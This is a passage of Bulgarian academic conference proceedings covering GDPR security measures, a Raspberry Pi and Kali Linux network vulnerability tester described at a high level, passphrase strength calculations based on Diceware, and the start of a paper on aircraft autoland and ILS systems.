На този етап няма точно определен стандарт, на базата на който да се сертифицират организациите при въвеждането на регламента и показващ че това е структурата прилагаша в пълен обем изискванията на този нормативен документ. Неприкосновеността на личния живот и сигурността на личните данни при прилагането на механизми за контрол или наблюдение са в основата на съществуващата към настоящия момент декларация за приложимост, използвана при сертифицираните системи за управление за сигурността на информацията съгласно международния стандарт ISO 27001, който би могъл да се използва за оценка на съответствието на прилаганите мерки и процедури с изискванията за защита описани в регламента. Мерките трябва да са съобразени с нивото на риск и неговата тежест върху правата и свободите на физическите лица (напр. псевдонимизация и криптиране на личните данни; способност за гарантиране на постоянна поверителност, цялостност, наличност и устойчивост на системите и услугите за обработване; способност за своевременно възстановяване на наличността и достъпа до личните данни в случай на физически или технически инцидент; процес на редовно изпитване, преценяване и оценка на ефективността на техническите и организационните мерки с оглед да се гарантира сигурността на обработването). Администраторите и обработващите лични данни биха могли да използват одобрени кодекси за поведение, за да осигурят доверие в предоставяните услуги съобразено със спецификата и потребностите на конкретен сектор/отрасъл или на определени потоци от данни за изпълнението на GDPR описани в международния стандарт ISO 27002. Тези инструменти се очаква да осигурят подходящи гаранции при предаването на данни между публични органи или структури въз основа на международни споразумения или административни договорености. Независимо от предимствата, очаквани от прилагането на GDPR, са въведени и някои ограничения, например по отношение на достъпа на администраторите и обработващите лични данни само до данни, които са необходими за използване в пряката им работа. Нарушаването на това изискване се разглежда като инцидент, дори да не е установено изтичане на информация извън организацията по смисъла на GDPR.

Оптимизирането на системите за сигурност, спрямо новия регламент би следвало да подобри работата на компаниите и да повиши доверието на потребителите ѝ, тъй като въведените високи изисквания за сигурност са естествена стъпка в бизнес прогреса и изпълнението им ще помогне на качествените услуги да станат по-конкурентни и търсени на пазара. От друга страна, приемането на модернизирани и унифицирани правила ще позволи на бизнеса да се възползва максимално от възможностите на единния цифров пазар, което ще доведе до увеличаване на потребителско доверие към пазара на услуги като цяло.

Литература

1. Закон за защита на класифицираната информация - Обн. ДВ. бр.1 от 4 Януари 2002г., изм. ДВ. бр.7 от 19 Януари 2018г.
2. Закон за електронните съобщения - Обн. ДВ. бр.41 от 22 Май 2007., изм. i доп. ДВ. бр.7 от 19 Януари 2018
3. ISO/IEC 27001: 2013 - Information technology - Security techniques - Information security management systems - Requirements
4. ISO/IEC 27002: 2013 - Code of practice for ISMS describing a information security control objectives and best-practice security controls
5. ISO/IEC 27005:2012 Information technology - Security techniques - Information security risk management
6. Регламент № 679/2016 на Европейския парламент и на съвета относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46/ЕО (Общ регламент относно защитата на данните) ОВ L 119/1, 4/5/2016, стр 0001 – 0088
7. Директива (ЕС) 2016/680 на Европейския парламент и на Съвета от 27 април 2016 година относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказания и относно свободното движение на такива данни, и за отмяна на Рамково решение 2008/977/ПВР на Съвета ОВ L 119/89, 4/5/2016, стр. 0001 - 0043

Е. Е. Дянкова, Д. Б. Димов, Ю. И. Цонев
**СПЕЦИАЛИЗИРАН ТЕСТЕР ЗА ОЦЕНКА НА УЯЗВИМОСТИ
В КОМПЮТЪРНА МРЕЖА**

Екатерина Е. Дянкова¹

Димо Б. Димов²

Юлиан И. Цонев³

¹*Висше военноморско училище “Никола Йонков Вапцаров” Варна
ул. “Васил Друмев”, 73, Варна 9026, България, e-mail: edyankova@naval-acad.bg*

²*Висше военноморско училище “Никола Йонков Вапцаров” Варна
ул. “Васил Друмев”, 73, Варна 9026, България, e-mail: dimo.b.dimov@gmail.com*

³*Висше военноморско училище “Никола Йонков Вапцаров” Варна
ул. “Васил Друмев”, 73, Варна 9026, България, e-mail: tzonev@naval-acad.bg*

Abstract: *A specialized device (tester) with compact dimensions for testing and evaluation of certain vulnerabilities in a computer network is presented in this paper. After analysis of several hardware and software platforms a new device with basic function for host and network device discovering, port scanning, operating systems, services and weak password detection is developed. The developed tester is based on a hardware platform Raspberry Pi3, B + and Adafruit PiTFT - 320x240 2.8" TFT display and Touchscreen, and Kali Linux operating system.*

Keywords: *vulnerability assessment, penetration test, tester, cybersecurity.*

На сегашния етап въпросите по осигуряване на киберсигурността придобиват все по-голяма актуалност. Според данни на MarketandMarkets пазарът, свързан с осигуряването на киберсигурността, ще нарасне от 137,85 милиарда USD през 2017 г. до 231,94 милиарда USD през 2022 г. [8]. Една от основните причини за това е увеличаване на броя на устройствата като следствие от широкото навлизане на Интернет на нещата (IoT), BYOD и използването на все повече облачно базирани приложения. Стоим на прага на технологична революция, която коренно променя начина, по който живеем, работим, учим и комуникираме помежду си. В бъдеще бизнесът, образованието и ние самите ще бъдем все по-зависими от свързаността към глобалната мрежа, а компютърът ще измести своето предназначение като крайно потребителско устройство.

В същото време ежедневно ставаме свидетели на различни хакерски атаки, компрометиращи различни компютърни мрежи и системи, водещи до огромни загуби. По тази причина въпросите за оценка на уязвимостите и минимизиране на риска в компютърните мрежи и системи става все по-актуален.

Направеният в настоящата работа анализ показва, че на пазара липсва компактно устройство, което да позволи експресна оценка на уязвимостите в компютърните мрежи и системи. Поради тази причина основната цел на работата е разработването на специализиран тестер с минимални размери и позволяващ оценка на основни уязвимости в компютърните мрежи и системи.

В настоящия доклад е представено разработеното специализирано устройство (тестер) с компактни размери за тестване и с възможности за оценка на определени уязвимости в компютърни мрежи.

При проектирането на тестера са отчетени редица изисквания, като по-важните, имащи отношение към хардуера на проектираното устройство са:

- минимални размери, позволяващи „работа от ръцете“ на крайния потребител;
- автономен монитор за изобразяване на различна информация;
- възможност за въвеждане на команди и осъществяване на диалогов режим;
- възможност за свързване към жична и безжична Ethernet мрежа;
- наличие на поне един USB порт.

В хода на работата е направен сравнителен анализ на следните хардуерни решения: Raspberry Pi3, model B+; Latte panda; Rock 64; Banana Pi; Omega Onion 2+ и Tinker Board [6, 7, 10, 12, 13, 14]. Разгледани са техническите параметри на изброените едноплаткови компютърни системи и на базата на направеното сравнение за реализирането на тестера е избран едноплатков компютър Raspberry Pi3. Наличието на допълнителен HDMI порт в избраната хардуерна платформа улесни оживяването на проектираната система като позволи включването на монитор с нормални размери по време на тестване на функционалните възможности на устройството.

За да се изпълни изискването за наличието на автономен монитор, визуализиращ работата на тестера, е направено проучване на възможните решения. Разгледани са няколко типа дисплеи: 3,5“ дисплей; 2,8“ дисплей и 7“ дисплей [3, 4, 5]. Отчитайки конкретно изискванията за компактност на проектното устройство, за дисплей на тестера е избран Adafruit PiTFT - 320x240 2.8" TFT+Touchscreen. Размерите му са отговарящи на тези на едноплатковия компютър. На пазара се предлага компактна кутия, позволяваща монтажа на всички компоненти на тестера като едноплатковия компютър Raspberry Pi3, model B+, touchscreen монитор 2.8“ Adafruit PiTFT - 320x240, бутони за управление, което придава на проектираното устройство завършен вид.

В първоначалния вариант на тестера се предвиждат изпълнението на базови функции, позволяващи оценка на често срещани уязвимости в компютърните мрежи и системи. В тази връзка към функционалните възможности на софтуера са дефинирани следните изисквания:

- сканиране на хост, мрежа или подмрежа по зададен IPv4 адрес или обхват от IP адреси;
- определяне на вида на операционната система на работещите хостове;
- сканиране за отворени портове и услуги;
- проверка за използване на често срещани и слаби пароли;
- съвместимост с вече избраната хардуерна платформа.

При анализа на различни софтуерни решения се установи, че всички имат значителен брой инструменти за анализ на уязвимости в компютърна мрежа и голяма част отговарят на посочените минимални изисквания.

При избора на операционна система за проектирания тестер е отчетена необходимостта от наличието на съвместимост с вече избраната хардуерна платформа. Изборът на Kali Linux като софтуер е продиктуван от факта, че съществува дистрибутив за инсталирането му върху Raspberry Pi 3 B+, а за другите анализирани операционни системи и софтуерни продукти не е налице поддръжка за избрания хардуер. Kali Linux също се поддържа и се обновява често, което води до повишена стабилност. В първоначалната си инсталация идва с широк набор от инструменти,

като всеки от тях съдържа в себе си избор от пакети със свободен достъп и разнообразни приложения [9].

Използваният дистрибутив изисква наличието на минимум 8 ГБ памет, като в конкретната реализация на тестера е използвана 32 ГБ SD карта памет. Необходимо е първоначално форматиране на картата посредством SD Card formatter програмата. За инсталирането на Image върху R.Pi 3 платформата е задължително използването на програмата Win32 Disk Image.

Монтажът на дисплея върху компютъра е извършен посредством удължител от 40 Pins. За да се използва дисплей се инсталират допълнителни софтуерни пакети и драйвери, като това става с подходящ Image и няколко допълнителни команди. Пакетите са подходящи както за Raspbian, така и за други дистрибуции.

Достъпен и безплатен Image на Kali Linux може да се изтегли от официалната страница на Kali Linux, откъдето се препоръчва използването на Chrome браузър при изтеглянето му и задължително използване на Win32 Disk Imager за записване на имиджа върху наличната micro SD карта [2, 11].

За осигуряване на посочените по-горе функционални възможности на тестера се използват основно програмите nmap и hydra. Наличието на вече инсталирана операционна система Kali Linux и наличието на свободна памет позволява инсталирането на допълнителен софтуер и надграждането на проектирания тестер с нови функции.

С така създадения прототип на тестер (фиг. 1) са проведени редица лабораторни и реални експерименти по оценка на уязвимостите в компютърната мрежа на ВВМУ „Н. Й. Вапцаров“ – Варна.



Фигура 1

Крайни изводи:

1. Разработеното устройство може да се разглежда като прототип на тестер за оценка на основните уязвимости в компютърните мрежи и системи.
2. Тестерът позволява сканирането на хост, мрежа по зададен IP адрес или обхват от IP адреси, определяне на операционната система на работещите хостове, сканиране на портове и услуги и тестване за наличие на слаби пароли в проверяваната компютърна мрежа.

3. За детайлизиране на информацията на дисплея е удачно използването на 3.7“ екран.

4. Наличието на специализирано устройство позволява регулярното тестване за наличие на уязвимости, което би спомогнало за повишаване на цялостната надеждност и защитеност на компютърните мрежи и системи.

Литература:

[1] Vermesan, O. and P. Friess. Internet of Things: Converging Technologies for Smart Environments and Integrated Ecosystems, River Publishers, 2013, ISBN: 978-87-92982-73-5

[2] Adafruit, [viewed 13 November 2017], Available from: <https://learn.adafruit.com/apt-adafruit-com>

[3] Adafruit, PiTFT - Assembled 480x320 3.5" TFT+Touchscreen, [viewed 13 November 2017], Available from: <https://www.adafruit.com/product/2097>

[4] Adafruit, 7" Touchscreen Display for Raspberry Pi, [viewed 13 November 2017], Available from: <https://www.adafruit.com/product/2718>

[5] Adafruit, 320x240 2.8" TFT+Touchscreen for Raspberry Pi, [viewed 13 November 2017], Available from: <https://www.adafruit.com/product/1601>

[6] ASUS, Tinker board, [viewed 10 November 2017], Available from: <https://www.asus.com/us/Single-Board-Computer/Tinker-Board/>

[7] BPI [viewed 10 November 2017], Available from: <http://www.banana-pi.org>

[8] Cybersecurity Market by Solution (IAM, Encryption, DLP, UTM, Antivirus/Anti-Malware, Firewall, IDS/IPS, Disaster Recovery, DDOS Mitigation, SIEM), Service, Security Type, Deployment Mode, Organization Size, Vertical, and Region - Global Forecast to 2022. Report Code: TC 3485, MarketsandMarkets™, July 2017, [viewed 15 March 2018], Available from: <https://www.marketsandmarkets.com/Market-Reports/cyber-security-market-505.html>

[9] Kali Linux, [viewed 13 November 2017]. Available from: <https://www.kali.org/>

[10] Latte panda, [viewed 10 November 2017], Available from: <http://www.lattepanda.com/products>

[11] Offensive Security®, [viewed 10 November 2017], Available from: <https://www.offensive-security.com/kali-linux-arm-images/>

[12] Omega2 – Onion, [viewed 10 November 2017], Available from: <https://docs.onion.io/omega2-docs/omega2p.html>

[13] PINE64, [viewed 10 November 2017], Available from: <https://www.pine64.org>

[14] Raspberry Pi, [viewed 10 November 2017], Available from: <https://www.raspberrypi.org/>

АНАЛИЗ НА СИГУРНОСТТА НА ПАРОЛНИТЕ ФРАЗИ

Петър Ц. Антонов¹
Валентина Р. Антонова²

¹Висше военноморско училище "Н. Й. Вапцаров"
ул. "Васил Друмев" 73, Варна 9026, България,
e-mail: antonovp@ieeee.bg

²Висше военноморско училище "Н. Й. Вапцаров"
ул. "Васил Друмев" 73, Варна 9026, България,
e-mail: valyvarna@yahoo.com

Abstract: The protection from unauthorized access to resources is realized by using various authentication schemes, mainly based on passwords. In this report problems of security of passwords and passphrases are analyzed and an approach for organizing an effective system of choosing secure passphrases is presented.

Keywords: authentication, , security, password, passphrase.

Независимо от известните разработени препоръки и изисквания за използване на автентикационни схеми със сигурни пароли [1, 2, 3 и др.], от практиката са известни редица случаи на допуснати сериозни слабости. Те са свързани основно с пропуски при съхраняването и избора на паролите, както и с автентикационните протоколи.

Например, една от допусканите слабости е свързана с ограничаване от системите на дължината на въвежданите пароли, както и с използването на недостатъчно сигурни хеш-функции и малки размерности на генерираните хеш-стойности. В такива случаи е възможно създаването на алгоритми и програмни процедури за бързо намиране на псевдопароли със зададени хеш-стойности. В общия случай тези пароли ще са различни от оригиналните, но ще се възприемат като такива и ще позволяват несанкциониран достъп до ресурсите.

Друга сериозна слабост е в резултат на това, че понякога се допуска въвежданите пароли да попадат в мрежите в нешифриран вид, при което те лесно могат да бъдат прехванати от нарушителите.

Опасни за сигурността са и ограничените използваеми дължини на паролите. Често по-дългите въведени пароли се съкращават, а по-късите се удължават до предвидената в автентикационната схема размерност, която обаче често се оказва недостатъчна. При това положение потребителите остават с измамното впечатление, че по-дългите пароли им гарантират и по-голяма сигурност.

Например, в редица версии на операционната система UNIX избраната и въведена от потребителя парола се ограничава до 8 символа, които служат за вход на хеш-функциите MD5 или Crypt. Тези хеш-функции са достатъчно сигурни, но дължината от 8 символа е вече недостатъчна за съвременните технологии, тъй като очакваното безопасно време T_S е малко. Например, дори персонален компютър с процесор Intel Pentium/120MHz реализира хеширането с Crypt със скорост 10 000 [хеш-стойности/сек] и ако използваната азбука е английската ($\tau_p=10^{-4}$ сек, $\alpha=26$, $L=8$), то безопасното време T_S ще бъде равно на 121 дни. При разпаралелва-

не на алгоритъма и използване на по-мощни компютри, средното време за откриване на подходящата парола може да се сведе до часове, минути и даже секунди.

Ако за пароли се избират смислени думи от естествения език, това ще облекчи извънредно много евентуалния нарушител, тъй като тогава $T_s = (N \tau_p / 2)$, където N е брой на думите в езика, а τ_p - необходимото време в секунди за изпробване на една от възможните пароли. В естествените езици обикновено N е около 100 хил. думи, но в масовата реч най-често не превишава 8-10 хил. думи. При това, очакваното максимално безопасно време T_s ($N=100$ хил. думи) ще е равно на 5 сек, а при $N=10$ хил. думи ще се сведе до $T_s=0.5$ сек.

Освен ключова дума (password), паролата може да бъде и ключова фраза (passphrase), като двата варианта се различават съществено по броя на използваните символи. Най-често ключовите думи са с дължина 8-12 символа, докато в ключовите фрази се включват до 100 и повече символи, което ги прави значително по-сигурни.

Когато ключовата фраза съдържа случайно подбрани думи от някакъв естествен език, тя ще е уязвима единствено и само от атаката на грубата сила. Устойчивостта (сигурността) на такава парола може да бъде сравнена с устойчивостта срещу същата атака на симетричен криптографски алгоритъм със случаен секретен ключ, който няма теоретични уязвимости.

Например, ако като база за сравнение се приеме симетричния шифър Triple-DES със случаен ключ с размер-ност 112 бита и ако ключовата фраза използва случайно подбрани думи от естествен език с речник от $N=10$ хил. думи, то сигурността на паролната фраза ще е еквивалентна на сигурността на криптографския алгоритъм тогава, кога-то се изпълнява съотношението $2^{112} = 10000^M$, където M е брой на думите в ключовата фраза (в случая, възможните ключове, както и всички думи в речника, трябва да са равновероятни). От тук се получава $M=8.43$, което означава, че ако в ключовата фраза се съдържат 9 случайно подбрани думи от речника на езика, то устойчивостта на паролата срещу атака на грубата сила ще е по-висока от устойчивостта срещу тази атака на Triple-DES-112.

В приведеното съотношение броят на възможните комбинаторни конфигурации е определен като брой на вариациите с повторения от 10000 елемента M -ти клас. Възможно е обаче в изчисленията да се използва и броя на вариациите от 10000 елемента M -ти клас без повторения. Тогава съотношението ще се запише като

$$2^{112} = [10000! / (10000 - M)!] \quad (1)$$

При положение, че паролата е ключова дума, в която са подбрани по равновероятен случаен закон букви, например от английската азбука, то сигурността (устойчивостта) на такава парола срещу атака на грубата сила ще бъде не по-малка от сигурността на Triple-DES-112, ако нейната дължина е равна на

$$\lceil 112 \cdot \log_2 / \log_{26} \rceil = 24 \text{ букви.} \quad (2)$$

Естествено е желанието да се избират кратки и смислени пароли, които се запомнят лесно, но в същото време такива пароли по-лесно се и разкриват. Затова е препоръчително в системите да се въвежда допълнителен контрол, който да открива неподходящите пароли при регистрацията на потребителите. За предпочитане са

ключови думи без смисъл, с редуване на букви, цифри и препи-нателни знаци, които обаче се запомнят трудно. Затова е препоръчително използването на ключови фрази (паролни фрази), които съдържат няколко случайни думи от даден естествен език.

По-долу се представя подход за избор на такива ключови фрази, при който предварително може да се зада-де желаната степен на сигурност. Този подход се явява развитие и обобщение на изложения в [2] подход за избор на пароли с ключови фрази за криптосистемата PGP и други приложения, обозначен като Diceware.

Методът Diceware се базира на използването на игрални зарове, с помощта на които се избират случайни думи от специално създаден за целта речник Diceware word list. Първоначалният речник съдържа 7776 къси английски думи с максимална дължина от 6 букви и средна дължина от 4.2 букви. На всяка дума от Diceware word list е съпос-тавен 5-разряден номер, в който отделните разряди заемат стойности от 1 до 6. В последствие са създадени и други подобни речници с различен брой думи и от различни езици, в това число и от български език [2].

Нека речникът, от който ще се избират думите за ключовата фраза да съдържа в общия случай N думи, които са номерирани, т.е. имат присвоени по случаен начин поредни номера. Самите номера са K -разрядни числа с ос-нова на бройната систе-ма Q или с други думи - K -разрядни Q -ични числа. Тогава $N=Q^K$.

Желаната степен на сигурност на ключовата фраза може да се зададе по използ-вания по-горе начин чрез дъл-жината в битове H на секретния ключ на симетри-чен крип-тографски алгоритъм, който се поддава единствено и само на атака на грубата сила. При това положение, необхо-димият брой думи M за ключовите фрази (паролни фрази) ще се определи от съотношението

$$2^H=N^M=(Q^K)^M, \text{ от където} \\ M=\lceil H.\log 2/\log N \rceil=\lceil H.\log 2/K.\log Q \rceil. \quad (3)$$

В случая, при зададена предварително от потре-бителите стойност на H , M представлява необходимата дължина на ключовата фраза в брой думи от съответ-ния речник. Ако тези думи се подбират по напълно случаен начин, то сигурността на ключовата фраза ще съответства на сигурността срещу атака на грубата сила на крипто-графски алгоритъм с размерност на секретния ключ H бита.

Очевидно е, че нужните стойности на M ще намаляват с нарастването на N и обратно. Речници с голе-ми N се създават по-трудно, но този процес е еднократен за всяка една или едновременно за повече автентикационни схеми. Затова пък ключовите фрази, които ще се използват много често, ще бъдат по кратки. По тези съображения, стойностите на Q и K е целесъобразно да се уточняват във връзка с N и M , в зависимост от конкретните условия и поставените изисквания за сигурност.

Например, нека сигурността на ключовите фрази да съответства на сигурността на симетричен криптограф-ски алгоритъм с размерност на ключа $H=40$ бита. В този случай $M=\lceil 40.\log 2/\log N \rceil$ и ако се приеме $N=1000$ думи, $Q=10$ и $K=3$, то $M \geq 4$ [думи/ключова фраза]. Ако при съ-щите останали данни се зададе $H=30$, то $M=3$ и т.н.

При $M=4$, но $N=4096$ думи, сигурността на клю-човите фрази ще съответства на сигурността на крипто-графски алгоритъм с размерност на ключа $H=48$ бита . В случая, номерата на думите в речника могат да бъдат 12-разрядни 2-ични ($Q=2$, $K=12$), 4-разрядни 8-ични ($Q=8$, $K=4$) или 3-разрядни 16-ични ($Q=16$, $K=3$) числа.

Ако при същата стойност на **M** обемът на речника се увеличи до **N=8192** думи, тогава сигурността на ключовите фрази ще се оценява с **H=52** бита. При **N=8192** думи и **M=5**, парол-ната сигурност ще се равнява на сигурността на крипто-графски алгоритъм с дължина на ключа **H=65** бита. В слу-чая номерата на думите ще представляват 13-разрядни двоични числа. При положение, че речникът се реализира програмно, тогава намирането на конкретна ключова фраза ще може да става автоматично, след указване на желаната стойност на **M**. За целта ще е необходимо да се изгенерират **M** на брой случайни 13-разрядни двоични числа, например с помощта на псевдослучаен датчик (при самата генерация за всеки разряд ще се записва 0 или 1, в зависимост от това, дали върнатото от датчика число е по-малко или по-голямо от 0.5). Получените по такъв начин 13-разрядни двоични числа ще представляват номерата на думите в речника, които ще се влязат в ключовата фраза.

По представения по-горе начин може да се нап-рави предварителен анализ и да се подберат стойностите на **N**, **M**, **Q** и **K** за всяка конкретна автентикационна схема. След определянето на **N** следва да се подготви и самия речник. За целта могат да се приложат различни процедури, например, да се вземат думи от издаден речник на съот-ветния естествен език, като местата им (страница и ред) се посочват случайно. При вече създаден речник, сигурността на ключовите фрази ще зависи от броя на думите **M**.

От разгледаните по-горе прости примери за пред-ставяне на анализирания под-ход за избор на паролни фрази следва, обаче, че речници с **N=4096** и **8192** думи могат да имат ограничена приложимост (към момента ключовите дължини са много по-големи от **65** бита), тъй като постигането на необходимата понастоящем сигурност в тези случаи ще изисква използването на паролни фрази с големи стой-носи на **M**, което ще затруднява съществено тяхното запомняне. Например, при речник с **N=8192** и **H=112** бита, необходимата размерност на паролните фрази ще бъде **M=9**. За постигане на сигурност, съответстваща на широко използваните сега дължини на ключовете **H=128, 168, 192** и **256** бита, размерностите на паролните фрази ще бъдат значително по-големи.

За избягване на това неудобство е целесъобразно да се изпозват речници със съществено по-големи стойности на **N**, доближаващи се до максималния брой на думи-те в естествените езици, от което следва и ограничаваната переспективност на паролните фрази. За намаляване на тяхната размерност и осигуряване на възможности за по-лесното им запомняне и приложение в практиката, може да се премине към използване на думи от два естествени езика, например български и английски езици.

Литература

- [1] Grassi, A. P. and oth. Digital Identity Guidelines. Authentification and Lifecycle Management. NIST, June 2017. Available from: <https://doi.org/10.6028/NIST.SP800-63b>.
- [2] Reinhold, A. The Diceware Passphrase Home Page. Avail-able from: <http://world.std.com/~reinhold/diceware.html>.
- [3] Bonneau, J. Deep Dive: EFF's New Wordlists for Random Passphrases. July 2016. Available from: <https://www.eff.org/deeplinks/2016/07/new-wordlists-random-passphrases>.

СТУДЕНТСКО-ДОКТОРАНТСКА СЕКЦИЯ

Х. К. Дулдурски

СИСТЕМИ ЗА АВТОМАТИЧНО КАЦАНЕ

Христо К. Дулдурски

Национален военен университет "Васил Левски, Факултет "Авиационен"

Abstract: Autoland system is a sub-system of the autopilot, developed in order to make landing possible in different runway visual ranges (RVR). Modern autoland systems receive signals from Instrumental Landing System (ILS), calibrated frequently according to the international standards for maximum accuracy. ILS consists of ground-based and on-board equipment. Ground based equipment includes glideslope, localizer and marker beacons.

Keywords: autoland, autopilot, glideslope, ILS, localizer, marker beacons, runway visual range.

1. ВЪВЕДЕНИЕ И ИСТОРИЯ НА СИСТЕМИТЕ ЗА АВТОМАТИЧНО КАЦАНЕ

Една от основните цели на военната и гражданската авиация е изпълнението на полети във всякакви метеорологични условия. Проучванията показват, че годишно авиокомпаниите губят до 22 млрд. долара заради закъснения на полетите по данни на FAA, а неблагоприятните метеорологични условия са сред главните виновници за закъснения.

Системата за автоматично кацане (autoland) представлява система, която напълно автоматизира фазата на кацане на един самолет, докато екипажът само контролира процеса. Създадена е с цел да направи кацането възможно при всякакви метеорологични условия, дори и при вертикална видимост 0 метра. Пилотите следят работата и по време на последните стадии на захода за кацане и извършват намеса само в случай на неизправност или спешна ситуация. Системата за кацане насочва ВС към предопределена глисада, след което, при предварително зададена височина, контролира намаляването на скоростта на спускане докато осигури приземяване с достатъчно ниска скорост.

Първото планирано кацане на самолет използващ инструментална система за кацане е било на 26 януари 1938 г. Тогава самолет Boeing 247-D е извършил полет от Вашингтон до Питсбърг, Пенсилвания и се приземява безопасно в снежна буря като използва инструментална система за кацане.

Първото автоматично кацане с използване на система за инструментално кацане е било извършено през март 1964 г. на летище Бетфорд във Великобритания.

Първата VHF/UHF система ILS е била инсталирана на летище „Индианаполис“, Индиана през 1939 г. Четири години по-късно през 1943, на среща между гражданските и военни представители на американското правителство се взема

решение за стандартизиране на VHF/UHF системите ILS. На фиг. 1 е показана една от първите системи за инструментално кацане.


През 1946 г. ICAO също взима решение за стандартизиране на системите ILS. Официално системите за инструментално кацане са стандартизирани и могат да се инсталират на летища с излизането на Анекс 10 на ICAO през 1950 г. До 1990 г. на територията на САЩ са инсталирани над 940 системи ILS.

2. УСТРОЙСТВО И ПРИНЦИП НА РАБОТА НА АВТОМАТИЧНАТА СИСТЕМА ЗА КАЦАНЕ

Системата за автоматично кацане е подсистема на автопилота, разработена за да направи кацането възможно при всякакви нива на видимост. Съвременните autoland системи приемат сигнали от инструментална система за кацане (ILS), калибрирана редовно според международните стандарти, за да се осигури точност. ILS се състои от наземно и бордно оборудване.

2.1. Наземно оборудване

Наземното оборудване включва глисиден маяк, курсов маяк и маркери.




Фигура 1. Разположение на елементите на ILS на летище

Основният компонент на системата ILS е **Курсовият радиомаяк (Localizer LLZ)**. Курсовият радиомаяк (localizer) се използва за ръководство на ЛА по курса (централната линия на ПИК). Той представлява УКВ радиопредавател и антена система, които работят в същия честотен диапазон като VOR предавателите (между 108.10 MHz и 111.95 MHz). Честотите на КРМ, обаче са със стъпка 50 kHz на нечетни десети. Предавателя и антенната система са разположени на курсовата линия на противоположния край на ПИК от прага на подхода. Курсовия радиомаяк се идентифицира с аудио сигнал, насложен върху навигационния сигнал. Звуковия сигнал е идентификация на две букви, като първата е буква „I” (например „I-OU”). В областта от 10° до 35° на сигнала по курса, диапазона на приемане е най-малко 10 NM. Това е така, защото основната сила на сигнала е приведено в съответствие с осевата линия на ПИК.

Глисидният радиомаяк (Glide slope/path GP). Той осигурява вертикално ръководство на пилота по време на захода. ГРМ излъчва в диапазона от 329.30 MHz до

335.00 MHz, с 50 kHz разстояние между всички канали. Предавателя на ГРМ (GP) се намира на 750 до 1250 фута от прага на ПИК и в страни от осевата линия на ПИК на 400 до 600 фута. Честотата на глисадния радиомаяк е „в комплект” със съответната честота на KPM (localizer).



Фигура 2.

Маркерните маяци (Marker beacon MM) на системата за кацане предоставят информация за разстояние от ПИК чрез идентифициране на предварително определени точки по дължината на подхода. Тези маяци са предаватели с малка мощност, които работят на честота 75 MHz с 3W или по-малка мощност. Те излъчват елиптическия лъч нагоре от земята. На височина от 1000 фута, размерите на лъча са дължина 2400 фута и ширина 4200 фута. При по-висока надморска височина, размерите се увеличават значително. В системите ILS се монтират три маркера – външен, среден и вътрешен.

- **Външен маркер (OM)** – ако е инсталиран се намира на 3,9 nm от точката на допирание на ЛА до ПИК (Threshold) в рамките на 250 фута на встрани от осевата линия на ПИК. Той пресича глисадата вертикално на относителна височина около 1200 фута спрямо ПИК. Също така отбелязва приблизително точката, в която обикновено ВС пресичат глисадата и обозначават началото на крайния сегмент на подхода (четвърти завой; финална права). Сигналът се модулира на 400 Hz, което е нискочестотен звуков сигнал с постоянен Морзов код тирета в размер на две тирета в секунда. Пилотът получава сигнал в слушалките при прелитане над маркера и синя светлина, която мига в синхрон със звуковия сигнал (фиг. 3). В повечето ILS системи външния маркер се заменя с приводна радиостанция NDB.

- **Среден маркер (MM)** – средните маркери не се използват в повечето ILS системи (използват се в САЩ). Той се разполага приблизително 3500 фута (1050 m) от точката на допирание на ЛА до ПИК (Threshold). Средният маркер пресича глисадата на относителна височина спрямо летището около 180 фута и е близо до точката на пропуснат заход (точка за вземане на решение; минаване на втори кръг) за ILS подход осигуряващ Категория I.

Вътрешен маркер (IM) – вътрешният маркер се разполага на разстояние около 250 до 1500 фута (75 – 450 m) от точката на допирание на ЛА до ПИК (Threshold). Обикновено вътрешният маркер се поставя при летища от категории II и III.

2.2. Бордно оборудване

Системата за автоматично кацане е част от доста по-сложна система на борда-автопилота. Автопилотът има за цел да повиши сигурността на полета и да намали натоварването върху екипажа като поддържа курса и полетното ниво. Пътническите самолети в наши дни разполагат с триосни автопилоти използващи компютърен софтуер, които освен контрол на полета, могат да контролират и скоростта и тягата. Системата за автоматично кацане работи паралелно с много други бордни системи, част от които са навигационната система, система за автоматично спиране (autobrake), автоматична тяга (auto thrust), радиовисотомер и други.

На борда на ВС системата за инструментално кацане има курсов приемник, настроен на честотата на курсовия маяк, приемник на глисадата и маркерен приемник. Приемникът на курсовия маяк не дава информация за курса, а само индикира с колко градуса ВС е отместено от направлението на курсовия маяк и в кой сектор се намира (син- вдясно от централната линия, жълт- вляво от централната линия).

Сигналът на глисадата е сертифициран за използване до най-ниската височина за вземане на решения дали кацането ще бъде извършено или ще се премине към втори заход.

Маркерният приемник дава информация за преминаването на самолета над маркер и дава светлинна и звукова индикация чрез морзов код за прихващане на сигнала. Командно табло и дисплей с вертикална стрелка на курсовия маяк и хоризонтална стрелка на глисадата показват получената информация.



а) индикаторен панел.

б) цветово обозначение

Фигура 3. Обозначение на маркерните маяци.

Звуковото обозначение на маркерните радиомаяци и звуковата честота, с която е модулиран основния сигнал:

Маркерен маяк	Цвят	Морзов код	Модулираща честота
ОМ	син/виолетов	две тирета	400 Hz
ММ	кехлибарен	точка и тире	1300 Hz
ІМ	Бял	шест точки	3000 Hz



Фигура 4.

